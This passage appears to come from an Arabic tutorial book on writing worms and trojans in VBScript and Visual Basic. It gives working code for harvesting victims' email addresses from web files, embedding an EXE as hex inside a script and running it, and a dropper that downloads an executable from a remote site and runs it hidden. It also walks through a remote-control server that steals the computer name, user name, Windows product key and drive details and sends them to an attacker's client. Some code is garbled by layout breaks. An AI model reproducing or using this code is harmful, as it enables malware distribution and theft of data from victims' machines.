
Rem    make sure that the mail is at a valid
        site.

```

```

IF Instr(1,MailVictim,".co") or
   Instr(1,MailVictim,".org") or
   Instr(1,MailVictim, _

```

```
        ".net") <> 0 Then
Rem  open/create text file to store victim
        mails in it.
Rem  note that we are going to make a
        comparison
Rem  in this text file ,to avoid storing the
        same mail
Rem  for many times..

Rem  First we will Create the file for first
        time use
Rem  and write the mail in it the close it.
Rem  Then after we open the file again we
        need to check Rem  if the mail already
        exist or not?
Rem  If Mail exist = Yes Then
        Rem  Do nothing.
Rem  If Mail exist = No Then
Rem  Write the new mail to the file
        (mails.txt) ..

        Set ObjTextStream = _
ObjFSO.OpenTextFile("C:\mails.txt",1)
        strMails = ObjTextStream.ReadAll
        ObjTextStream.Close
        Set ObjTextStream = Nothing

IF Instr(1;strMails,MailVictim) <> 0 Then
        'Do Nothing
Else    Rem  means new mail

        Set ObjTextStream = _
ObjFSO.OpenTextFile("C:\Mails.txt",8,True)
        ObjTextStream.WriteLine MailVictim
```

```
ObjTextStream.Close
Set ObjTextStream = Nothing

Rem search for another new mail in the
same web file.
intTxt = Instr(intTxt + 1, strText,
"mailto:")
End IF
Else Rem Means confirmation conditions
not true .
'Do Nothing

End IF
End IF

" in mailto:Wend Rem Loop for next "
the web file.

End If Rem End For extension condition

Rem Here you can delete the web file and
you will not Rem be worry after you have
extracted victim mails .


ObjFSO.Delete StrFile

Next Rem search for next file
```

في بعض الأحيان نجد أن عناوين البريد لا توجد بتلك الصيغة :-

Click here to mail me

أي لا توضع قبلها (Mailto) لكي يتم فتح برنامج Outlook وإرسال البريد إليها وإنما توجد في صورة نصية داخل صفحة الويب فهي تكون هكذا مثلاً :-



وبالتالي فسنحتاج إلى استخراج تلك العناوين هي الأخرى ونلاحظ أن عنوان البريد النصي يكون على يمينه وعلى يساره مسافة أو على يمينه مسافة وعلى يساره علامة (:) وبالتالي لابد من وضع جميع تلك الاحتمالات في الحسبان حتى نستطيع استخراج عنوان البريد صحيحاً ولن أعيد تكرار شفرة البحث عن ملفات الويب Web Files وفتحها ونظام البحث بداخلها وفتح ملف لكتابة العناوين البريدية الغير مكررة مرة أخرى ولكنني سأكتب الكود الخاص باستخراج البريد الإلكتروني فقط عن طريق مثال بسيط عليه .

Rem simple Example of Extracting two
mail

Rem Suppose that sData Contains the
content of a Rem web page.

sData=" Mohamed fayed : my email is

thensync@hotmail.com " & _

"What is Yours?" & _

"Will john: mine is

```

:Wjohn@mailcity.com "

Rem Search in sData for @ symbol.. if
                        found then
Rem send it's index to a Subroutine
                        named
Rem GetTextMail

        For i = 1 to Len(sData)
        IF Mid(sData,i,1) = "@" Then
            Call GetTextMail(i)
        End IF
        Next

        Sub GetTextMail(intNum)

Rem Now we will get the index of
                        Back Space
Rem from the Left Of the mail
                        address.

        For C= intNum to 1 step -1
        IF Mid (sData,C,1) = " " or Mid
            (sData,C,1) = ":" _
            Then intBackSpace = C
            + 1 :Exit For
        Next
        C=0

Rem Now we will get the index of next
                        Space
Rem from the right of the mail
                        address.
    
```

```
For C = intBackSpace to Len(sData)
  IF Mid (sData,C,1) = " " or Mid
    (sData,C,1) = ":" Then Exit For
  intNextSpace = intNextSpace + 1
Next

Rem Show the Mail Address.. you can
convert this to Rem write the mail
address to a text file.
Msgbox
Mid(sData,intBackSpace,intNextSpace)
End Sub
```

مهام متقدمة

حقن ملف EXE داخل سكريبت VBS

تتيح لك لغة VBS أن تقوم بحقن شفرة ملف EXE بالصيغة السداسية Hex داخل ملف VBS ثم إعادة تجميع تلك الشفرة مرة أخرى في صورة ملف تنفيذي شفرة ال Hex لأي ملف تنفيذي يمكن الحصول عليها من أي برنامج يقوم بقراءة ال Resource للملف التنفيذي مثل Resource Hacker, Hex Workshop أو يمكنك الاعتماد على الإجراء التالي من داخل الفيجول بيسيك وسنقوم في هذا الإجراء بفتح الملف التنفيذي في صيغة Binary ووضعه داخل مصفوفة معرفة من نوع بايت وتحويل حدود تلك المصفوفة إلى قيم Hex ووضعها في ملف منفصل .

```
Private Sub Command1_Click()

    Dim bArr() As Byte    ' Dynamic
                           Byte array
    Dim sHex As String
    Dim lcount As Long

    ' we will retrieve the hex of a file
    named test.exe

    Open "c:\test.exe" For Binary Access
    Read As #1

    ' we will redim the dynamic array to
    hold all bytes
    ' of the exe.

    ReDim bArr(LOF(1) - 1)
    Get #1, , bArr
    Close #1
```

```
' now the array bArr contains the exe
      bytes within
      ' it's boundaries ..we will convert
      each bound of the
      ' array to hex then write it to the file
      test.hex.
```

```
Open "c:\test.hex" For Output As #2
  For lcount = 0 To UBound(bArr)
    sHex =
      Trim$(Hex(bArr(lcount)))
    If Len(sHex) = 1 Then sHex =
      "0" & sHex
    Print #2, sHex;
  Next
  Close #2
End Sub
```

هكذا أصبح الملف test.hex به شفرة ال hex لملف EXE ولاحظ في الكود السابق أن ملف ال test.hex الناتج لازم ولا بد وأن يكون حجمه الضعف بالضبط بالنسبة لحجم ال EXE لأن عند تحويل البايت إلي Hex ينتج حرفي Hex حتى إذا نتج حرف Hex واحد فلا بد وأن نضع قبل هذا الحرف الرقم 0 فمثلاً إذا كان حجم ال EXE هو 5.50 KB فلا بد أن يكون حجم ملف ال Hex الناتج 11.0 KB هكذا نستنتج أن عند التحويل العكسي من Hex إلى بايت وذلك لإعادة إنتاج ملف ال EXE من قيم ال Hex فلا بد وأن نحول كل حرفين من ال Hex إلى بايت واحد وهذا الإجراء يقوم بالتحويل العكسي من قيم Hex إلى ملف تنفيذي EXE :-

```
Private Sub Command2_Click()
```

```
Dim sHex As String
```

```
Dim lcount As Long
Dim bArr() As Byte

'Open a new file named test1.exe for
Writing data.

Open "c:\test1.exe" For Binary
Access Write As #1

'Open our hex file for retrieving data.

Open "C:\test.hex" For Binary Access
Read As #2

ReDim bArr(LOF(2) - 1)
Get #2, , bArr
Close #2

For lcount = 0 To UBound(bArr) -
1 Step 2
sHex = "&H" &
Chr$(bArr(lcount)) & _

Chr$(bArr(lcount + 1))
Put #1, , CByte(sHex)

Next
Close #1

End Sub
```

لن أقوم بشرح الإجراء السابق بل سأعطي مثال على ما يحدث بالفعل عند استخدام الإجراء من المعروف أن ترويسة أي ملف EXE تبدأ بحرفي MZ وهما أول حرفان يدلان على أن

هذا الملف EXE الآن سنأخذ أول أربع حدود من المصفوفة bArr() والتي بها قيم ملف EXE مخزنة في حدود المصفوفة بحيث كل حد (بايت) يحمل شفرة Ascii بمعنى آخر أن كل حدين سيحملان قيمة hex وأول أربعة حدود سيكون القيم فيهم كالآتي :-

Array	Ascii	Character
bArr(0)	= 52	= 4
bArr(1)	= 68	= D
bArr(2)	= 53	= 5
bArr(3)	= 65	= A

معني ذلك أن أول حدين ينتج عنهم قيمة hex وهي (4D) وعند تحويل تلك القيمة إلي Ascii فستكون 77 أي حرف M كذلك الحدين الثالث والرابع ينتج عنهم قيمة hex وهي (5A) وعند تحويل تلك القيمة إلى أسكي فستكون 90 أي الحرف Z وحرفي MZ يكونان في بداية ملف ال EXE ويتم كتابة جميع القيم المتكونة بعد تحويلها إلى بايت بدالة Cbyte داخل ملف test1.exe .

والآن سنتجه إلى كيفية إعادة تحويل قيم hex إلى ملف EXE ولاحظ أننا لن نستطيع استخدام مصفوفة من نوع Byte داخل لغة VBS لأنه ليس هناك أنواع للمتغيرات بل جميع المتغيرات نوعها Variant بالتالي سنتعامل مع دوال التعامل مع النصوص وذلك لأخذ قيمتين hex وتحويلهم إلى بايت المتغير shex هو المتغير الذي سيحمل قيم ال Hex كلها لأي ملف تنفيذي الإجراء hextoByte نقوم فيه بفصل محتوى قيم المتغير shex قيمتين قيمتين بجملة 2 Step فمثلا بداية الملف التنفيذي كما سبق وقلنا تكون كالآتي 4D5A بالتالي فسنأخذ أول قيمتين وهما 4D عن طريق جملة 2 Step ومن ثم نقوم بإضافة "&H" ليتم تعريفه لمكتبة TextStream على أنه قيمة Hex والمكتبة ستقوم بتحويله من نفسها إلى بايت عندما تقوم بكتابته إلى الملف NewTest.exe ومن ثم تشغيل الملف .

```
bByte = hextoByte(shex)
Set ObjTextStream = _
```

```

ObjFSO.CreateTextfile("c:\NewTest.exe",True)
ObjTextStream.write bByte
ObjTextStream.close
WshShell.Run "c:\NewTest.exe", 1, False

Function hextoByte(sData)
For ICounter = 1 To Len(sData) Step 2
hextoByte = hextoByte & Chr("&h" &
Mid(sData, _
ICounter, 2))
Next
End Function

```

هنا يجب ذكر أنه ليس فقط الملفات التنفيذية التي يمكننا حقنها داخل شفرة VBS بل أي نوع ملفات آخر (صور، نصوص) وذلك بأن تأتي بالهكس لتلك الملفات وتضعها داخل شفرة VBS ثم تعيد تحويلها إلى بايتات كما رأينا فيما سبق وكتابتها إلى ملف بامتدادها الأصلي ثم تشغيلها

تحميل ملف EXE من موقع

إذا لم ترد أن تقوم بحقن ملف EXE داخل سكريبت VBS يمكنك استخدام الطريقة الثانية والتي تقوم بتنزيل ملف EXE من موقع يكون تابع لك بالطبع على شبكة الانترنت فترة التحميل لملف ال EXE ستأخذ عادةً مدة تتراوح بين 3 - 12 ثانية وهذا لملف حجمه 30 كيلو بايت ويتراوح ذلك على حسب سرعة الاتصال بالشبكة وهي مدة بسيطة جداً بالطبع .

بالتالي يمكننا تحميل ملف EXE ويكون SMTP Mail Engine محرك إرسال بريد إلكتروني خاص بالديدو Worm وهذا حتى لا نعتمد على مكتبات خارجية من الممكن ألا تعمل بنسبة 99% مثل محرك أوتلوك Outlook لمهم شفرة تنزيل ملف EXE هي

```

Dim i
Dim j
Set j =
CreateObject("Microsoft.XMLHTTP")
j.Open "GET", "http://
SiteName/SendMail.exe", _

False
j.Send
i = j.ResponseBody
Const TypeBinary = 1
Const OverWrite = 2

Dim m
Set m =
CreateObject("ADODB.Stream")
m.Type = TypeBinary
m.Open
m.Write i
m.SaveToFile "C:\SendMail.exe",
OverWrite
Dim WshScript
Set WshScript =
CreateObject("WScript.Shell")
WshScript.Run "C:\SendMail.exe", 0,
false

```

الكود السابق بسيط جداً حيث قمنا بتعريف متغيرين *i* و *j* الأول سيمحل مرجع لمكتبة الكود السابق بسيط جداً حيث قمنا بتعريف متغيرين *i* و *j* الأول سيمحل مرجع لمكتبة **Microsoft. XMLHTTP** وهي مكتبة خاصة بأوامر بروتوكول **Http** حيث قمنا بعمل طلب **Request** بأمر **Get** وهو من أوامر بروتوكول **Http** لعنوان الـ **EXE** على الموقع ومن ثم باستخدام **Send** فقد أرسلنا هذا الطلب إلى سيرفر الموقع ومن ثم سيرد علينا سيرفر الموقع ببيانات الملف التنفيذي الذي قمنا بطلبه على هيئة نصوص **Strings** وستخزن في المتغير *i* وأي رد من الموقع يعود إلينا دائماً في صيغة نصوص ومن ثم نريد

تخزين النص الموجود في المتغير `i` - والذي يحتوي علي بيانات الملف التنفيذي الموجود على الموقع في ملف `EXE` على القرص الصلب بالصيغة الثنائية `binary` ولهذا قمنا بتعريف مرجع لمكتبة `ADODB.Stream` وقمنا بتعريف نوع الحفظ لها بالصيغة الثنائية `Binary` حيث الثابت (1) يحدد أننا نريد الحفظ بالصيغة الثنائية أما الثابت (2) فيحدد أننا نريد حفظ نص `TEXT` ومن ثم كتبنا محتويات المتغير `i` إلى ملف تنفيذي يدعي `SendMail.exe` على القرص `C` وذلك بدالة `SaveToFile` والمعامل الثاني لها يحدد إذا كان الملف موجود من قبل فيقوم بالكتابة عليه والثابت لهذا المعامل هو (2) في حالة إذا كنا نريد `Overwrite` وفي النهاية نقوم بتشغيل الملف التنفيذي باستخدام دالة `Run` في مكتبة `WScript.Shell`.

الفصل السادس

سرفة المعلومات برمجياً

الفصل السادس

الحصول على معلومات من جهاز الضحية برمجياً

للحصول على أي معلومات عن الجهاز يجب أن نستخدم دوال API وحتى أزيح عنك عناء البحث عن تلك الدوال فيوجد برنامج يدعى **API Guide** من تصميم KPD KPD ، وفي هذا البرنامج تجد قوائم بمعظم دوال الـ **API** مع شرح لكل دالة وأكثر من مثال عليها- حتى لا نضيع الصفحات في شرح لكل دالة نستخدمها- وتستطيع تحميل هذا البرنامج من موقع **www.allapi.net** والآن سنستعرض معاً ما هي الدوال التي يمكن استخدامها لعرض معلومات عن النظام .

سرقة اسم الكمبيوتر :

```
Public Const MAX_COMPUTERNAME_LENGTH As Long = 31
Public Declare Function GetComputerName Lib "kernel32"
Alias "GetComputerNameA" (ByVal lpBuffer As String,
nSize As Long) As Long
```

معرفة مسار الويندوز والسيستم والملفات :

```
Public Declare Function GetWindowsDirectory Lib "kernel32"
Alias "GetWindowsDirectoryA" (ByVal lpBuffer As String,
ByVal nSize As Long) As Long
Public Declare Function GetSystemDirectory Lib "kernel32"
Alias "GetSystemDirectoryA" (ByVal lpBuffer As String,
ByVal nSize As Long) As Long
Public Declare Function GetTempPath Lib "kernel32" Alias
"GetTempPathA" (By Val nBufferLength As Long, ByVal
```

IpBuffer As String) As Long

سرقة معلومات النظام :

```
Public Declare Sub GetSystemInfo Lib "kernel32"
    (lpSystemInfo As SYSTEM_INFO)
```

```
Public Type SYSTEM_INFO
    dwOemID As Long
    dwPageSize As Long
    lpMinimumApplicationAddress As Long
    lpMaximumApplicationAddress As Long
    dwActiveProcessorMask As Long
    dwNumberOfProcessors As Long
    dwProcessorType As Long
    dwAllocationGranularity As Long
    dwReserved As Long
End Type
```

```
Public SysInfo As SYSTEM_INFO
```

للحصول على دريفات الجهاز و المساحة :

```
Public Const SHGFI_ICONLOCATION = &H1000
Public Const MB_ICONASTERISK = &H40&
Public Const MB_ICONEXCLAMATION = &H30&
Public Const MAX_PATH = 260
Public Declare Function GetDiskFreeSpaceEx Lib "kernel32"
    Alias "GetDiskFreeSpaceExA" (ByVal lpRootPathName As
    String, lpFreeBytesAvailableToCaller As Currency,
    lpTotalNumberOfBytes As
    Currency, lpTotalNumberOfFreeBytes As Currency) As Long
Public Declare Function GetLogicalDrives Lib "kernel32" ()
    As Long_
```

```
Public Declare Function GetDriveType Lib "kernel32" Alias
  "GetDriveTypeA" (ByVal nDrive As String) As Long
```

سرقة معلومات البلد واللغة :

```
Public Const LOCALE_USER_DEFAULT = &H400
Public Const LOCALE_SENGCOUNTRY
  = &H1002
```

```
Public Const LOCALE_SENGLANGUAGE = &H1001Public
  Const LOCALE_SNATIVELANGNAME = &H4
Public Const LOCALE_SNATIVECTRYNAME = &H8
Public Declare Function GetLocaleInfo Lib "kernel32" Alias
  "GetLocaleInfoA" _ (ByVal Locale As Long, ByVal LCType As
  Long, ByVal lpLCData As String, _ ByVal cchData As Long)
  As Long
```

سرقة معلومات المستخدم الحالي :

```
Public Declare Function GetUserName Lib "advapi32.dll"
  ByVal lpBuffer As String, nSize As ) _ "Alias "GetUserNameA
  Long) As Long
```

هناك معلومات أخرى يمكن الحصول عليها من الريجستري . Regisrty

اذهب مثلاً إلى المسار الآتي :

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Curre
  ntVersion
```

ولاحظ أنه لو النظام NT فسيتغير المفتاح إلى CurrentVersion\Windows NT

وستجد معلومات كثيرة عن النظام واسم المستخدم والشركة والـ Serial Number للويندوز وإصدار الويندوز ورقمه وبعض المسارات الأخرى أيضاً .

وعندما يرسل العميل (Client) أمر الحصول على معلومات الجهاز وليكن PCInfo ويستقبل الخادم هذا الأمر ويحلله ويعرف أن العميل يريد معلومات الجهاز .

If Order = "PCInfo" Then

فسنجمع كل المعلومات الممكنة ونخزنها مثلاً في TextBox ثم نرسل محتويات تلك الـ TextBox إلى العميل مسبقة بكلمة ما ليعرف العميل أن البيانات المرسله خاصة بمعلومات جهاز الضحية .

Data="PCInfo: Computer Name :Comp1 Windows version :
XP ECT"

ونقوم بعمل قطع لكلمة PCInfo ثم نخزن البيانات الباقية في TextBox حتى يراها العميل بالصورة النهائية .

سنحاول الآن أن نجمع معلومات النظام عند الخادم ونضعها في TextBox تدعى Text1 .

سنضيف وحدة نمطية باسم mdIRegistry ونكتب بها تصريحات دوال التعامل محرر التسجيل وذلك لإتيان بقية المعلومات من محرر التسجيل مع ملاحظة أنه بعد قراءتك لباب التعامل مع محرر التسجيل سيصبح في إمكانك إضافة أي معلومة إلى البرنامج قد تجدها في محرر التسجيل.

الآن يوجد في مشروعنا وحدتان نمطيتان : الأولى وبها دوال API للنظام , والأخرى بها دوال التعامل مع محرر التسجيل .

سنضع على فورم الخادم TextBox باسم Text1 ونجعل الخاصية MultiLine لها بـ True

وسنضع أيضاً iveListBoxDr باسم Drive1 وهذا لمعرفة الأقراص في الجهاز .

وفي حدث Read_FD لاستقبال بيانات في الخادم (Server) سنضع هذا الكود :

If Left(Data, 6) = "PCInfo" Then ' يعني هذا أن العميل يريد معلومات الجهاز

FrmServer.Text1.Text = ""

FrmServer.Text1.Text = ""

If Left(Data, 6) = "PCInfo" Then ' يعني هذا أن العميل يريد معلومات

'Computer Name

C = MAX_COMPUTERNAME_LENGTH + 1

s = String(C, " ")

GetComputerName s, C

s = Left(s, C)

FrmServer.Text1.Text = FrmServer.Text1.Text & "Computer
Name: " & vbCrLf

FrmServer.Text1.Text = FrmServer.Text1.Text & s & vbCrLf
& vbCrLf

'User Name

C = MAX_COMPUTERNAME_LENGTH + 1

s = String(C, " ")

GetUserName s, C

s = Left(s, C - 1)

FrmServer.Text1.Text = FrmServer.Text1.Text & "User
Name: " & vbCrLf

FrmServer.Text1.Text = FrmServer.Text1.Text & s & vbCrLf
& vbCrLf

'Company

R = RegOpenKeyEx(HKEY_LOCAL_MACHINE,
"Software\Microsoft\Windows\CurrentVersion", 0,
KEY_READ, hKey)

If R = 0 Then

```

C = 255
s = String(C, Chr(0))
R = RegQueryValueExString(hKey,
"RegisteredOrganization", 0, T, s, C)
If R = 0 And C > 0 Then
FrmServer.Text1.Text = FrmServer.Text1.Text & "Company:
" & vbCrLf
FrmServer.Text1.Text = FrmServer.Text1.Text & Left(s, C -
1) & vbCrLf & vbCrLf
End If
'Country
s = String$(256, 0)
C = GetLocaleInfo(LOCALE_USER_DEFAULT,
LOCALE_SENGCOUNTRY, s, Len(s))
FrmServer.Text1.Text = FrmServer.Text1.Text & "Country:
" & vbCrLf & s & vbCrLf & vbCrLf

'Language
C = GetLocaleInfo(LOCALE_USER_DEFAULT,
LOCALE_SENGLANGUAGE, s, Len(s))
FrmServer.Text1.Text = FrmServer.Text1.Text & vbCrLf &
vbCrLf & "Language: " & vbCrLf & s & vbCrLf & vbCrLf
FrmServer.Text1.Text = FrmServer.Text1.Text & vbCrLf

'Windows Version
C = 255
s = String(C, Chr(0))
R = RegQueryValueExString(hKey, "Version", 0, T, s, C)
If R = 0 And C > 0 Then
FrmServer.Text1 = FrmServer.Text1 & vbCrLf & "Windows
Version:" & vbCrLf
FrmServer.Text1 = FrmServer.Text1 & Left(s, C - 1) &
vbCrLf & vbCrLf
End If

```

```

'Serial N.
C = 255
s = String(C, Chr(0))
R = RegQueryValueExString(hKey, "ProductKey", 0, T, s, C)
If R = 0 And C > 0 Then
FrmServer.Text1.Text = FrmServer.Text1.Text & "Product
Key: " & vbCrLf
FrmServer.Text1 = FrmServer.Text1 & Left(s, C - 1) &
vbCrLf & vbCrLf
End If
End If
'System Path
s = Space$(255)
C = GetSystemDirectory(s, 255)
FrmServer.Text1 = FrmServer.Text1 & "System Path : " &
vbCrLf & s
FrmServer.Text1.Text = FrmServer.Text1.Text & vbCrLf &
vbCrLf
'Drives
FrmServer.Text1.Text = FrmServer.Text1.Text & "hard
Drives : " & vbCrLf
For Cnt = 0 To FrmServer.Drive1.ListCount
s = Chr$(65 + Cnt)
Select Case GetDriveType(s & ":")
Case 2
FrmServer.Text1.Text = FrmServer.Text1.Text & s & ":/ " &
"Floppy Disk"
Case 3
FrmServer.Text1.Text = FrmServer.Text1.Text & s & ":/ " &
"Drive"
Case 5
FrmServer.Text1.Text = FrmServer.Text1.Text & s & ":/ " &
"CD-Rom"
End Select

```

```

If Chr$(65 + Cnt) <> "" Then FrmServer.Text1 =
    FrmServer.Text1 & vbCrLf

Next Cnt
FrmServer.Text1.Text = FrmServer.Text1.Text & vbCrLf

LDs = GetLogicalDrives
For Cnt = 0 To FrmServer.Drive1.ListCount

    s = Chr$(65 + Cnt)
    If GetDriveType(s & ":") = 3 Then
FrmServer.Text1 = FrmServer.Text1 & "Drive Info : " & s &
    ":" & vbCrLf
    Call GetDiskFreeSpaceEx(s & "\", BytesFreeToCaller,
        TotalBytes, TotalFreeBytes)
    FrmServer.Text1=FrmServer.Text1 & "Total Size:" &
        Format$(TotalBytes * 10000) / _
        1073741824, "###.###") & "GB" & vbCrLf
    FrmServer.Text1 = FrmServer.Text1 & "Free Size : " &
        Format$((TotalFreeBytes * _
        10000) / 1073741824, "###.###") & "GB" & vbCrLf
    FrmServer.Text1 = FrmServer.Text1 & "Used Size:" &
        Format$(((TotalBytes _
        TotalFreeBytes) * 10000) / 1073741824, "###.###") &
        "GB" & vbCrLf
    End If
    FrmServer.Text1.Text = FrmServer.Text1.Text & vbCrLf
Next Cnt

Data = "PCInfo" & Text1.Text

```

```
IRetVal = send(LlistenClient, ByVal Data, Len(Data), 0)
```

وإذا أستقبل مقبس العميل في حدث Read_FD رسالة PCInfo فهذا يعني أن هناك بيانات قادمة من الخادم ونستطيع إظهار تلك البيانات هكذا :

```
If Left(Data, 6) = "PCInfo" Then
    Data = Right(Data, Len(Data) - 6)
    frmClient.txtpcInfo.Text = frmClient.txtpcInfo.Text & Data
End If
```

بعد تحميلك للمثال العملي على هذا الموضوع ستجد أنني استخدمت Listbox في برنامج الخادم لوضع جميع طلبات العميل بها ثم عملت إجراء فرعى DoOrder () لتنفيذ تلك الطلبات . وربما تكون تلك الطريقة أكثر تنظيماً . ولك مطلق الحرية في استخدام أي طريقة .

السيطرة على جهاز الضحية :

لجلب النوافذ التي تعمل حالياً - والتي تظهر لك عندما تقوم بتشغيل برنامج Task manager - والتحكم بتلك النوافذ سنستخدم دوال الـ API التالية :

```
Public Declare Function FindWindow Lib "user32" Alias
    "FindWindowA" (ByVal _
        lpClassName As String, ByVal lpWindowName As
            String) As Long
Public Declare Function IsWindowEnabled Lib "user32"
    (ByVal hwnd As Long) As Long
Public Declare Function IsWindowVisible Lib "user32" (ByVal
    hwnd As Long) As Long
Public Declare Function GetWindowTextLength Lib "user32"
    Alias "GetWindowTextLengthA"
    (ByVal hwnd As Long) As Long
Public Declare Function GetWindowText Lib "user32" Alias
    "GetWindowTextA" (ByVal hwnd
```

```

As Long, ByVal lpString As String, ByVal cch As Long)
    As Long
Public Declare Function ShowWindow Lib "user32" (ByVal
    hwnd As Long, ByVal nCmdShow
    As Long) As Long
Public Declare Function SetWindowText Lib "user32" Alias
    "SetWindowTextA" (ByVal hwnd
    As Long, ByVal lpString As String) As Long
Public Declare Function SendMessage Lib "user32" Alias
    "SendMessageA" (ByVal hwnd As
    Long, ByVal wParam As Long, ByVal lParam As Any) As Long
Public Declare Function DeleteMenu Lib "user32" (ByVal
    hMenu As Long, ByVal nPosition
    As Long, ByVal wFlags As Long) As Long
Public Declare Function GetSystemMenu Lib "user32" (ByVal
    hwnd As Long, ByVal bRevert
    As Long) As Long
Public Declare Function CloseWindow Lib "user32" (ByVal
    hwnd As Long) As Long
Public Const MF_BYPOSITION = &H400&
    Const WM_CLOSE = &H10

```

نفرض أن رسالة جلب التطبيقات التي سيرسلها العميل إلى الخادم هي **GetTaskMan** وفي الخادم سيستقبل تلك الرسالة ويتم تحضير أسماء النوافذ (على طريقة بين كل اسم نافذة ونافذة الرمز "|") ويتم إرسال البيانات إلى العميل . وفي برنامج العميل سنقوم بتنظيم تلك المعلومات كما جاء في باب التعامل مع النصوص **Working With Strings** .

الآن لتحضير أسماء النوافذ سنستخدم الكود التالي :

```

Dim C As Long, T As Long, s As String, Msg As String
If Data = "GetTaskMan" Then

```

```

For I = 1 To 10000
    T = GetWindowTextLength(I)
    If T > 1000 Then T = 0
    s = Space(T + 1)
    GetWindowText I, s, T + 1
    s = Left$(s, T)
    C = FindWindow(vbNullString, s)
    ' الكود القادم يستخدم لجلب النوافذ النشطة والمرئية فقط بدون نوافذ ويندوز الخفية
    ' عند الساعة Tray أو حتى النوافذ الموجودة في الـ
    If s <> vbNullString And FindWindow(vbNullString, s) _
        <> 0 And IsWindowVisible(C) = 1 And _
